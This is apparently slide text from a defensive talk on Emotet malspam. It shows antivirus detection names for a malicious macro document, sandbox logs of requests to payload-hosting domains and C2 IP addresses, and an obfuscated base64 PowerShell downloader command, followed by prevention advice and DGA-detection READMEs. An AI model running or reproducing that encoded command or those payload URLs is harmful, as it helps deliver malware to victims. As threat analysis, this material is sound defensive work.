
- DETECTION
- DETAILS
- RELATIONS
- BEHAVIOR
- CONTENT
- SUBMISSIONS
- COMMUNITY

2020-01-31T07:35:36

Ad-Aware	Trojan.GenericKD.33005803	AegisLab	Trojan.MSWord.Generic.4/c
AhnLab-V3	VBA/Downloader.S108	Alibaba	TrojanDownloader.VBA/Obfuscation.A
ALYac	Trojan.Downloader.DOC.Gen	Arcabit	Trojan.Generic.D1F7A0EB
Avira (no cloud)	VBA/Dldr.Agent.brgh	BitDefender	Trojan.GenericKD.33005803
Cyren	FP97M/Downloader.IE.gen/Eldorado	DrWeb	W97M.DownLoader.4378
Emsisoft	Trojan-Downloader.Macro.Generic.AH (A)	Endgame	Malicious (high Confidence)
eScan	Trojan.GenericKD.33005803	ESET-NOD32	VBA/TrojanDownloader.Agent.RLF
F-Secure	Heuristic.HEUR/Macro Downloader.MR...	FireEye	Trojan.GenericKD.33005803
Fortinet	VBA/Agent.3D45/tr.dldr	GData	Trojan.GenericKD.33005803
Ikarus	Trojan-Downloader.VBA.Emotet	Jiangmin	Trojan.BAT.Small.a
Kaspersky	HEUR:Trojan.MSOffice.SAgent.gen	MAX	Malware (ai Score=89)
McAfee	TrojanDownloader.VBA.Agent	MicroWorld-EAS	TrojanDownloader.VBA.Agent

# Talking about Emotet Malspam





Time	HTTP code	Method	Req. ID	Process	URL	Size	Type
10:00:00	404 - Not Found	GET	1104	Publishall.exe	http://www.migration.com/wp-admin/wpget.php?	111 B	HTML
10:00:00	No Response	GET	1104	Publishall.exe	http://www.migration.com/wp-admin/wpget.php?	---	---
10:00:00	No Response	GET	1104	Publishall.exe	http://www.migration.com/wp-admin/wpget.php?	---	---
10:00:00	No Response	POST	1104	Publishall.exe	http://www.migration.com/wp-admin/wpget.php?	---	---
10:00:00	No Response	POST	1104	Publishall.exe	http://www.migration.com/wp-admin/wpget.php?	---	---

Talking about Emotet Malspam

**Behavior activities**  
PoWERShell.exe (ID: 3164)

**PowerShell script executed**  
Unusual activities

Source: process  
First seen: 2766ms



warning

Details 1/1

```
cmdline: PoWERShell -e JABBAGYaeAB1AHEAbQBwAHAAZQBrAHIAPQAnAFMAeQBpA
DcAcgB4A0gAawB2ACcADwAkAEgAeQBqADMAeAB1AHAacwBxAGgAIAA9ACAA
JwA3ADYANAAnADsAJABGAHAAYwBrADsAegBcAD8AYwBmAHcAcgA9ACcASgB
BA08AaQB3AGcAcAB4ACcAGwAkAFoAZABwAD8AZQbzAGYAYwBvAGMAcgB3AG
kAPQakAGUAbgB2ADcAdQBzAGUAegBwAHIAbwBmAGkAbAB1ACsAJwBcACcAK
wAkAEgAeQBqADMAeAB1AHAacwBxAGgAKwAnAC4AZQB4ADUAJwA7ACQARwBb
AHkAagBpAGYAZQ8sAGIAegBrAHgAbQA9ACcASwBrADYAYwBuAGIAcgB5AHE
AbwBvAHcAJwA7ACQASQB6AHYAdQBtAGIAeQB1AGcAPQAuACpAJwBuAGUAdw
AtAG8AJwArACcAYgBqAGUAYwAnACsAJwB8ACcAKQAgAG4AZQB6AC4AdwB1A
GIAQwBsAEkAZQB0AHQAdwAkAECcAcgB5AHgAeQBtAHAAaABhAGcAPQAnAGgA
dABBAHAADgAvAC8AYQBkAGEAbABpAG8AbQBpAGcAcgBhAHQAAeQBvAG4AcwA
uAGMAbwBtAC8AdwBwAC8AYQBkAG8AaQBuAC8AbgBQAGcAZABPAGIANQBnAD
EALwAqAGgAdABBAHAADgAvAC8AdwB3AHcALgBjAGMAbABYAGIAYgB8AC4AY
```

# Talking about Emotet Malspam




Method	Rep	ID	Process	URL
GET		3164	PoWERSheLL.exe	<a href="http://adalimmigrations.com/wp-admin/nPgdOb5g1/">http://adalimmigrations.com/wp-admin/nPgdOb5g1/</a>
GET		3164	PoWERSheLL.exe	<a href="http://www.cclrbbt.com/87/luXP4807/">http://www.cclrbbt.com/87/luXP4807/</a>
GET		3164	PoWERSheLL.exe	<a href="http://parkweller.com/9umnu/Fu2q5/">http://parkweller.com/9umnu/Fu2q5/</a>
POST		2864	pdeftvolume.exe	<a href="http://70.184.112.55/02du">http://70.184.112.55/02du</a>
POST		2864	pdeftvolume.exe	<a href="http://15.21.159.107/jump79Cl+af0Kdunn">http://15.21.159.107/jump79Cl+af0Kdunn</a>

Talking about Emotet Malspam



**adalimmigrations.com**



**cclrbbt.com**

**Talking about Emotet Malspam**



# 22,344 Emotet Blocks

Blocked domains for Emotet, First Seen Dates (Normalized to the first of each month)



**Blocks of malspam domains in my environment**

# Basic Prevention

Limit Admin Access and Net Shares

Network Segmentation and System Isolation

Disable Unnecessary Services (SMB, etc...)

Patch Systems

Third Party Intelligence/Tools

**Normal stuff we should all be doing**



# Fancy Prevention

DGA Detection  
Identify Infrastructure  
Exploit Kit Detection  
Spikes in Traffic

**Fancy stuff we should maybe try - get creative!**

# Fancy Prevention

**DGA Detection**

Identify Infrastructure

Exploit Kit Detection

Spikes in Traffic



---

### "N-gram" analysis

Do sets of adjacent letters match normal language patterns?

yfrscsddkkl.com

qgmcgoqeasgomme.org

lyxtyxdeypk.com

dllqngllkpop.ru

### Entropy analysis

Does the probability distribution of letters appear random?

---

**DGA Detection isn't difficult**



README.md

## DGA-Detection

More and more malware is being created with advanced blocking circumvention techniques. One of the most prevalent techniques being used is the use of Domain Generation Algorithms which periodically generates a set of Domains to contact a C&C server. The majority of these DGA domains generate random alphanumeric strings which differ significantly in structure to a standard domain. By looking at the frequency that a set of bigrams in a domain occur within the Alexa top 1M, we were able to detect whether a domain was structured with a random string or if it was a legitimate human readable domain. If a domain is comprised nearly entirely of low frequency bigrams which occurred rarely within the Alexa top 1m then the domain would more likely be a random string. Bigrams of a vowel and constants occurred the most frequent whereas characters and integers occurred the least frequent. The script was ran against 100,000 GameoverZeus domains and had a detection rate of 100% and a false positive rate against the Alexa top 1m of 8% without any domain whitelisting being applied.

This System has been tested on Ubuntu and RaspberryPi. Currently I have my raspberrypi setup as a DNS server using Bind9. The DGA-Detection script is also run on the raspberrypi and reads the requests. The requests are then processed to determine if they are a potential DGA or not.

<https://github.com/philarkwright/DGA-Detection>

README.md

## DGA Detector

DGA Domains detection

DGA domain detection is based on ngram analysis with trained markov chain model. It is incorporate code by <https://github.com/rrenaud/Gibberish-Detector>

The decision is based solely on results by this check.

